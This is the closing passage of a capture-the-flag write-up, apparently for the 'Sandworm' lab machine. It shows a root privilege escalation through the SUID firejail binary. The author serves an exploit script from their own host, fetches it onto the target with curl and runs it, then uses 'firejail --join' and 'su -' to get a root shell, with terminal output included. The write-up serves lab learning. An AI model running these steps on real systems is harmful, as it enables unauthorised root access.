Now that I have a shell as atlas who is a member of the jailer group I am able to go back and exploit the usid firejail binary. First I uploaded the firejail PE python script found before with the atlas shell. Running this script seems to work and presents me with the message _"You can now run 'firejail --join=5044' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell"_
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.218 - - [20/Sep/2023 15:21:59] "GET /firejail.py HTTP/1.1" 200 -

atlas@sandworm:/tmp$ curl http://10.10.14.10/firejail.py > firejail.py
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100  7955  100  7955    0     0   107k      0 --:--:-- --:--:-- --:--:--  109k

atlas@sandworm:/tmp$ chmod +x firejail.py

atlas@sandworm:/tmp$ ./firejail.py
You can now run 'firejail --join=5044' in another terminal to obtain a shell where 'sudo su -' should grant you a root shell.
Doing as instructed I used ssh to create another shell as the atlas user and ran the firejail --join=5044 command. running sudo su - as outlined does not work though strangely. Dropping the sudo does however and I can now grab root.txt and have slain the sandworm!
atlas@sandworm:~$ firejail --join=5044
changing root to /proc/5044/root
Warning: cleaning all supplementary groups
Child process initialized in 8.62 ms

atlas@sandworm:~$ sudo su -
atlas is not in the sudoers file.  This incident will be reported.

atlas@sandworm:~$ su -

root@sandworm:~# id
uid=0(root) gid=0(root) groups=0(root)

root@sandworm:~# cat root.txt
843c************************f5b8
.png)
Ouuuuuuch. Thnak you for reading!
Other Resources
Ippsec Video Walkthrough
0xdf Writeup
0xdf.gitlab.io